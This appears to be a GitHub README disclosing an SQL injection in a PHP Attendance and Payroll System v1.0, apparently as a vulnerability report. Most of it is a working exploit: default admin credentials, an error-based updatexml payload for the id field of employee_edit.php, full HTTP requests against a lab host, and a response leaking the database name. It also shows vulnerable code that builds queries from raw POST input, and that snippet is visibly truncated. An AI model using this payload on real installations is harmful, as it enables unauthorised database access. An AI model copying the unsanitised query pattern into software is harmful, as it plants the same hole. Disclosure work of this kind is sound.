debug601 / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / bug_n / README.md

debug601 Create README.md History

1 contributor

36 lines (26 sloc) | 1.64 KB

Attendance and Payroll System v1.0 - SQL injection


username:nurhodelta password:password ----> {ip}apsystem/admin/index.php

Supplier： https://www.sourcecodester.com/php/12268/attendance-and-payroll-system-using-php.html

\admin\employee_edit.php has SQL injection


Payload: id=' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&firstname=1&lastname=1&address=1&birthdate=2022-03-29&contact=1&gender=Male&position=1&schedule=5&edit=

SQL injection because id can be closed




```php
<?php
	include 'includes/session.php';

	if(isset($_POST['edit'])){
		$empid = $_POST['id'];
		$firstname = $_POST['firstname'];
		$lastname = $_POST['lastname'];
		$address = $_POST['address'];
		$birthdate = $_POST['birthdate'];
		$contact = $_POST['contact'];
		$gender = $_POST['gender'];
		$position = $_POST['position'];
		$schedule = $_POST['schedule'];

		$sql = "UPDATE employees SET firstname = '$firstname', lastname = '$lastname', address = '$address', birthdate = '$birthdate', contact_info = '$contact', gender = '$gender',
		echo $sql;
		if($conn->query($sql)){
			$_SESSION['success'] = 'Employee updated successfully';
		}
		else{
			$_SESSION['error'] = $conn->error;
		}

	}
	else{
		$_SESSION['error'] = 'Select employee to edit first';
	}

	header('location: employee.php');
?>
```

```
POST /apsystem/admin/employee_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 107
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.17/apsystem/admin/employee.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5odl3120a4bta
Connection: close

id=' and updatexml(1,concat(0x7e,(select database()),0x7e),0)--+&firstname=1&lastnam
```



```
POST /apsystem/admin/employee_edit.php HTTP/1.1
Host: 192.168.1.17
Content-Length: 168
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.17
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.1.17/apsystem/admin/employee.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2nud4pa7qt6oo5odl3120a4bta
Connection: close

id=' and updatexml(1,concat(0x7e,(select
database()),0x7e),0)--+&firstname=1&lastname=1&addre
ss=1&birthdate=2022-03-29&contact=1&gender=Male&posi
tion=1&schedule=5&edit=
```

```
HTTP/1.1 302 Found
Date: Mon, 21 Mar 2022 12:42:03 GMT
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.1
X-Powered-By: PHP/7.4.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: employee.php
Content-Length: 243
Connection: close
Content-Type: text/html; charset=UTF-8

UPDATE employees SET firstname = '1', lastname = '1', address = '1', birthdate =
'2022-03-29', contact_info = '1', gender = 'Male', position_id = '1', schedule_id = '5'
WHERE id = '' and updatexml(1,concat(0x7e,(select database()),0x7e),0)-- '
```



192.168.1.17/apsystem/admin/employee.php

Employee List

Error!

XPATH syntax error: '~apsystem~'